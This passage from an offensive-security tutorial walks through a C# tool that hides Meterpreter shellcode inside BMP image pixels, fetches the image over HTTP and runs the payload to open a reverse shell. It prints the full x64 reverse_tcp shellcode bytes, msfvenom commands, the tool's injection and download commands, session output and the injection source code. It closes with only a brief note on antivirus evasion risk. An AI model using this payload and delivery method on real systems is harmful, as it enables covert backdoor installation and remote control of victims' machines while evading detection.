
Note : in this step you should change your output payload from Msfvenom like “picture13” .
Note: change” 0xfc , 0x48 , 0x83 “ to this “fc,48,83, ...”



```
fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,
51,56,48,31,d2,65,48,8b,52,60,48,8b,52,18,48,
8b,52,20,48,8b,72,50,48,0f,b7,4a,4a,4d,31,c9,
48,31,c0,ac,3c,61,7c,02,2c,20,41,c1,c9,0d,41,
01,c1,e2,ed,52,41,51,48,8b,52,20,8b,42,3c,48,
01,d0,66,81,78,18,0b,02,0f,85,72,00,00,00,8b,
80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,
48,18,44,8b,40,20,49,01,d0,e3,56,48,ff,c9,41,
8b,34,88,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,
c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24,08,45,
39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41,8b,
0c,48,44,8b,40,1c,49,01,d0,41,8b,04,88,48,01,
d0,41,58,41,58,5e,59,5a,41,58,41,59,41,5a,48,
83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,
4b,ff,ff,ff,5d,49,be,77,73,32,5f,33,32,00,00,
41,56,49,89,e6,48,81,ec,a0,01,00,00,49,89,e5,
49,bc,02,00,11,5c,c0,a8,38,01,41,54,49,89,e4,
4c,89,f1,41,ba,4c,77,26,07,ff,d5,4c,89,ea,68,
01,01,00,00,59,41,ba,29,80,6b,00,ff,d5,6a,05,
41,5e,50,50,4d,31,c9,4d,31,c0,48,ff,c0,48,89,
c2,48,ff,c0,48,89,c1,41,ba,ea,0f,df,e0,ff,d5,
48,89,c7,6a,10,41,58,4c,89,e2,48,89,f9,41,ba,
99,a5,74,61,ff,d5,85,c0,74,0a,49,ff,ce,75,e5,
e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,
6a,04,41,58,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,
83,f8,00,7e,55,48,83,c4,20,5e,89,f6,6a,40,41,
59,68,00,10,00,00,41,58,48,89,f2,48,31,c9,41,
ba,58,a4,53,e5,ff,d5,48,89,c3,49,89,c7,4d,31,
c9,49,89,f0,48,89,da,48,89,f9,41,ba,02,d9,c8,
5f,ff,d5,83,f8,00,7d,28,58,41,57,59,68,00,40,
00,00,41,58,6a,00,5a,41,ba,0b,2f,0f,30,ff,d5,
57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,
```

Picture 13:

Now, like in picture 14, you should create a new bitmap file with New File_Name.



```
NativePayload_Image Tool , Published by Damon Mohammadbagher , April 2017
Detecting/Injecting Meterpreter Payload bytes from BMP Image Files

Injecting Syntax :

Syntax Creating New Bitmap File by template:

Syntax  I: NativePayload_Image.exe create [NewFileName.bmp] [Meterpreter_payload]
Example I: NativePayload_Image.exe create test.bmp fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50

Syntax Modify Bitmap File by New Payload:

Syntax  II: NativePayload_Image.exe modify [ExistFileName.bmp] [header_length] [Meterpreter_payload]
Example II: NativePayload_Image.exe modify test.bmp  54  fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50

Detecting and Getting Meterpreter Session (backdoor mode) Syntax :

Syntax Getting Meterpreter Session by local BMP File:

Syntax  I: NativePayload_Image.exe bitmap [ExistFileName.bmp] [Payload_length] [BMP_Header_Length]
Example I: NativePayload_Image.exe bitmap test.bmp 510 54

Syntax Getting Meterpreter Session with Url by http Traffic

Syntax  II: NativePayload_Image.exe url [target url] [Payload_length] [BMP_Header_Length]
Example II: NativePayload_Image.exe url http://192.168.1.2/images/test.bmp 510 54

Syntax Getting Meterpreter Session by local/Web Encrypted BMP File:

Syntax  III: NativePayload_Image.exe decrypt [target url or local filename] [Payload_length] [BMP_Header_Length
Example III: NativePayload_Image.exe decrypt http://192.168.1.2/images/test.bmp 510 54


C:\Demo>
C:\Demo>
C:\Demo>
C:\Demo>NativePayload_Image.exe create "MyNewBitmapFile_01.bmp"  fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,5
,01,d0,e3,56,48,ff,c9,41,8b,34,88,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24,08
5c,c0,a8,38,01,41,54,49,89,e4,4c,89,f1,41,ba,4c,77,26,07,ff,d5,4c,89,ea,68,01,01,00,00,59,41,ba,29,80,6b,00,ff,
e,55,48,83,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,58,48,89,f2,48,31,c9,41,ba,58,a4,53,e5,ff,d5,48,89,c3,4

NativePayload_Image Tool , Published by Damon Mohammadbagher , April 2017
Detecting/Injecting Meterpreter Payload bytes from BMP Image Files


[!] Making New Bitmap File ...
[!] Bitmap File Name : MyNewBitmapFile_01.bmp
[+] Creating Header for Bitmap File ...
[>] Header adding (length 54) : 424d5e0e000000000000360000002800000........
[+] Injecting Meterpreter Payload to Bitmap File ...
[>] Injecting Payload (length 510) : fc4883e4f0e8cc0000004151415052515 6........
[+] Adding Ex-Payload for Bitmap File ...
[>] Ex-Payload adding (length FF * 3114).
[!] File MyNewBitmapFile_01.bmp with length 4804 bytes Created.

C:\Demo>
```

| Name | Date modified | Type |
|---|---|---|
| ModifyMe.bmp | 5/1/2017 7:52 PM | Bitmap image |
| MyNewBitmapFile_01.bmp | 5/2/2017 3:22 PM | Bitmap image |
| MyNewFile.bmp | 5/1/2017 6:13 PM | Bitmap image |
| NativePayload_Image.exe | 5/2/2017 3:07 PM | Application |
| New Text Document.txt | 5/1/2017 4:28 PM | Text Document |
| NewBitmaImage.bmp | 5/2/2017 12:24 PM | Bitmap image |
| pay.txt | 5/1/2017 11:28 AM | Text Document |
| PAYLOADS.TXT | 5/2/2017 3:02 PM | Text Document |


MyNewBitmapFile_01.bmp Date modified: 5/2/2017 3:22 PM
Bitmap image Dimensions: 604 x 2

Picture 14:

And Correct Syntax is :

- Syntax : NativePayload_Image.exe create “Newfilename.bmp” [Meterpreter_payload]
- Syntax : NativePayload_Image.exe create “Newfilename.bmp” fc,48,83,....

**step 3** : Modify the BMP files for Injecting Meterpreter Payload to existing BMP files.
In this case you need the payload and also one BMP file for adding or injecting the payload to, like in picture 15.




Picture 15:

now you should use this syntax to modify this file .

- Syntax : NativePayload_Image.exe modify “Existfilename.bmp” [header_length] [Meterpreter_payload]
- Syntax : NativePayload_Image.exe modify “Existfilename.bmp”  54  fc,48,83,....

Note : BMP header length is 54 always.



```
C:\Demo>NativePayload_Image.exe

NativePayload_Image Tool , Published by Damon Mohammadbagher , April 2017
Detecting/Injecting Meterpreter Payload bytes from BMP Image Files

Injecting Syntax :

Syntax Creating New Bitmap File by template:

Syntax  I: NativePayload_Image.exe create [NewFileName.bmp] [Meterpreter_payload]
Example I: NativePayload_Image.exe create test.bmp fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50

Syntax Modify Bitmap File by New Payload:

Syntax  II: NativePayload_Image.exe modify [ExistFileName.bmp] [header_length] [Meterpreter_paylo
Example II: NativePayload_Image.exe modify test.bmp  54  fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,5

Detecting and Getting Meterpreter Session (backdoor mode) Syntax :

Syntax Getting Meterpreter Session by local BMP File:

Syntax  I: NativePayload_Image.exe bitmap [ExistFileName.bmp] [Payload_length] [BMP_Header_Length
Example I: NativePayload_Image.exe bitmap test.bmp 510 54

Syntax Getting Meterpreter Session with Url by http Traffic

Syntax  II: NativePayload_Image.exe url [target url] [Payload_length] [BMP_Header_Length]
Example II: NativePayload_Image.exe url http://192.168.1.2/images/test.bmp 510 54

Syntax Getting Meterpreter Session by local/Web Encrypted BMP File:

Syntax  III: NativePayload_Image.exe decrypt [target url or local filename] [Payload_length] [BMP_
Example III: NativePayload_Image.exe decrypt http://192.168.1.2/images/test.bmp 510 54


C:\Demo>
C:\Demo>
C:\Demo>NativePayload_Image.exe modify "MyBMP_to_Modify.bmp" 54  fc,48,83,e4,f0,e8,cc,00,00,00,41,
,01,d0,e3,56,48,ff,c9,41,8b,34,88,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,
5c,c0,a8,38,01,41,54,49,89,e4,4c,89,f1,41,ba,4c,77,26,07,ff,d5,4c,89,ea,68,01,01,00,00,59,41,ba,2
e,55,48,83,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,58,48,89,f2,48,31,c9,41,ba,58,a4,53,e5,ff,

NativePayload_Image Tool , Published by Damon Mohammadbagher , April 2017
Detecting/Injecting Meterpreter Payload bytes from BMP Image Files


[!] Modify Bitmap File ...
[!] Bitmap File Name : MyBMP_to_Modify.bmp
[+] Injecting Meterpreter Paylaod to Bitmap File ...
[>] Injecting Payload (length 510) : fc4883e4f0e8cc00000041514150525156
[!] File MyBMP_to_Modify.bmp with length 286622 bytes Modified.

C:\Demo>
```

Picture 16:

As you can see in picture 16 after modifying this file, we can see the meterpreter payload pixels under the black Background after “**300% Zooming**“. Now, as you can see in the next picture, this modified BMP file will work very well.


This time I want to use this BMP file on a website for downloading over HTTP, so in this case we will use from “MyBMP_to_Modify.bmp”. This file was made in the previous step and I set up a web-server in Kali linux for Downloading this Bitmap file and to download this file I will use Switch “URL” .

**Step 4** : Downloading the BMP file from the website using the “URL” over HTTP Traffic.

So now we have this file “MyBMP_to_Modify.bmp” and I used this file in kali linux web-server via Python web-server by “python -m SimpleHTTPServer”. Finally I will have Meterpreter Session by  switch“url” like in “Picture 17”.

in this case downloading the BMP file via Url our syntax is :

- Syntax : NativePayload_Image.exe url “Url” [Meterpreter_payload_Length] [Header_Length]
- Syntax : NativePayload_Image.exe url "https://192.168.59.2:8000/MyBMP_to_Modify.bmp"  510   54


Activities
Terminal
Wed 3 May, 05:56
File Machine View Input Devices Help
Command Prompt - NativePayload_Image.exe url http://192.168.56.1:8000/MyBMP_to_Modify.bmp 510 54
File Edit View Search Terminal Tabs Help
Desktop/Untitled Folder 3
File Edit View Search Terminal Help
This item does not support previewing
Start

```
C:\Demo>NativePayload_Image.exe url http://192.168.56.1:8000/MyBMP_to_Modify.bmp 510 54

NativePayload_Image Tool , Published by Damon Mohammadbagher , April 2017
Detecting/Injecting Meterpreter Payload bytes from BMP Image Files

[+] Detecting Meterpreter Payload bytes in Image Files
[+] File Scanning .. . .
[+] Reading Payloads from URL  "http://192.168.56.1:8000/MyBMP_to_Modify.bmp"
[+] Scanning Payload with length 510 from byte 54

Bingo Meterpreter session by BMP images ;>
```

```
msf exploit(handler) > rexploit
[*] Reloading module...

[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Starting the payload handler...
[*] Sending stage (1188911 bytes) to 192.168.56.101
[*] Meterpreter session 6 opened (192.168.56.1:4444 -> 192.168.56
 2017-05-03 05:55:06 +0430

meterpreter > _
```

```
'Desktop/Untitled Folder 3# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.56.101 - - [03/May/2017 05:46:58] "GET /MyBMP_to_Modify.bmp HTTP/1.1" 2
00 -
192.168.56.101 - - [03/May/2017 05:50:12] "GET /MyBMP_to_Modify.bmp HTTP/1.1" 2
00 -
192.168.56.101 - - [03/May/2017 05:52:56] "GET /MyBMP_to_Modify.bmp HTTP/1.1" 2
00 -
192.168.56.101 - - [03/May/2017 05:55:04] "GET /MyBMP_to_Modify.bmp HTTP/1.1" 2
00 -
```

Picture 17 :

- **At a glance :** this Technique was not NEW , Advanced Malwares used this method , but I think no one cares about this threat at the moment, but it is is really dangerous. We should check our Anti-viruses for this threat especially, since it also could be using an encrypted payload in the BMP file, and then its really undetectable for most Avs and Firewalls . Or the payloads could be chunked into more than one BMP file, and then its more dangerous than without any obfuscation, and I think that by default most AVs do not scan BMP extensions files in realtime or file-system manual scans. Also I don't think they can Detect this payload in BMP files (should be checked for AVs one by one) and if someone uses such a technique for exfiltration/infiltration, meaning to transfer out data (without using the backdoor payload in BMP files but just adding data inside BMP files), then what we can do as defenders, and how can we detect this exfiltration/infiltration method? and finally this is real good way to make Tunneling Traffic between two systems by malwares or hackers so in next PART2 of this Chapter-11 we will talk about this by more details and information about "Tunneling & Text-messaging & Transferring Commands via BMP Images over HTTP traffic and using this Method as Tunneling Traffic over HTTP/HTTPS".

    - **Note : in the PART2 of Chapter-11 , I talked about "NativePayload_Image.sh v2" Code and how to use this method via this script for secure Text-messaging also DATA Exfil/Infiltration by BMP Image Pixels and Transferring Commands , (Linux systems only)**

**Important Points for C# Code :**

1. **BMP Header file :**
in this section of code you can see we have BMP File Header "Bytes" . In this case my header was for one file with 604 * 2 Pixels And this header has 54 bytes Length. So remember this Point your header length is 54 bytes "always".
**Note**: in Picture 5 you can see this header with Green Line!

```
        /// <summary>
        ///  this Default_Header_BMP was for one BMP file with (604 * 2 pixels)
        /// </summary>
        public static string Default_Header_BMP =
"42;4d;5e;0e;00;00;00;00;00;00;36;00;00;00;28;00;00;00;5c;02;00;00;02;00;00;00;01;00;18;00;00;00;00;00;28;0e;00;00;00;00;00;00;00;00;00;00;00;00;00;00;00;
00;00;00";
```

2. **Make New BMP file :**
in this section of code we have _BMP Variable with this Length :

```
Header.Length + X_Meterpreter.Length + Ex_Payload_Length
```

header.length is equal 54
X_Meterpreter.length is equal 510
Ex_Payload_Length is equal 3114

so our BMP File will have 54 + 510 + 3114 bytes at least.

```
 public static string InjectPayload_to_BMP(string X_Meterpreter ,string Header, Int32 Ex_Payload_Length , bool Is_New_or_Exist_File , string FileName)
     {
         try
         {
             if (Is_New_or_Exist_File)
             {

                 /// true is New File so should make New BMP file

                 byte[] _BMP = new byte[Header.Length + X_Meterpreter.Length + Ex_Payload_Length];
```

3. **Adding Header to BMP file :**
in this section of code my Header will Inject to BMP Bytes in this case _BMP[] Variable.

```
                 string[] _bmp_h = Header.Split(';');
                 Console.ForegroundColor = ConsoleColor.Green;
                 for (int i = 0; i < _bmp_h.Length; i++)
                 {
                     if (i == 0)
                     {
                         Console.Write("[>] Header adding (length {0}) : ", _bmp_h.Length.ToString());
                     }
                     if (i <= 16)
                     {
                         Console.Write(_bmp_h[i].ToString());
                     }
                     _BMP[i] = Convert.ToByte(_bmp_h[i], 16);
                 }
```

4. **Injecting Meterpreter Payload to BMP file :**
in this section of code you can see : Meterpreter Payload will Inject to BMP Bytes in this case _BMP[] Variable via this line code:
`_BMP[j + _bmp_h.Length] = Convert.ToByte(_bmp_x[j], 16);`

```
                 Console.WriteLine("[+] Injecting Meterpreter Payload to Bitmap File ...");
                 Console.ForegroundColor = ConsoleColor.Green;
                 string[] _bmp_x = X_Meterpreter.Split(',');
                 for (int j = 0; j < _bmp_x.Length; j++)
                 {
                     if (j == 0)
                     {
                         Console.Write("[>] Injecting Payload (length {0}) : ", _bmp_x.Length.ToString());
                     }
                     if (j <= 16)
                     {
                         Console.Write(_bmp_x[j]);
                     }

                     _BMP[j + _bmp_h.Length] = Convert.ToByte(_bmp_x[j], 16);
                 }
```

5. **Injecting “0xff” or “0x00” bytes to BMP file :**
as you can see in this section of code I used “0xff” bytes for injecting after Meterpreter Payload but you can change it to “0x00” if you want to do this :
just change this value in source code from “ff” to “00” very simple. `_BMP[k + _bmp_h.Length + _bmp_x.Length] = Convert.ToByte("ff", 16);`

```
                 Console.ForegroundColor = ConsoleColor.DarkGreen;
                 Console.WriteLine("[+] Adding Ex-Payload for Bitmap File ...");
                 Console.ForegroundColor = ConsoleColor.Green;
                 for (int k = 0; k < Ex_Payload_Length; k++)
                 {
                     if (k == 0)
                     {
                         Console.Write("[>] Ex-Payload adding (length FF * {0}).", Ex_Payload_Length.ToString());
                     }
                     _BMP[k + _bmp_h.Length + _bmp_x.Length] = Convert.ToByte("ff", 16);
                 }

                 /// time to create bmp file
                 File.WriteAllBytes(FileName, _BMP);
                 Console.ForegroundColor = ConsoleColor.DarkYellow;
                 Console.WriteLine();
                 Console.WriteLine("[!] File {0} with length {1} bytes Created.", FileName, _BMP.Length.ToString());
```

C# code : https://github.com/DamonMohammadbagher/NativePayload_Image

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.IO;
using System.Runtime.InteropServices;

namespace NativePayload_Image
{
    class Program
    {
        /// .Net Framework 2.0 , 3.5 and 4.0 only supported
        /// .Net Framework 4.5 and 4.6 Not Supported ;O


        /// Windows 2008 R2 tested with BMP Format only .
        /// Note : tested and worked by MS Paint for Viewing bmp files only.


        /// in kali linux you can use "hexeditor" command and in windows you can use "Hex editor NEO".
        /// for meterpreter payload
        /// msfvenom --platfoem windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.2 -f c > payload.txt
        /// msfvenom --platfoem windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.2 -f num > payload.txt

        /// <summary>
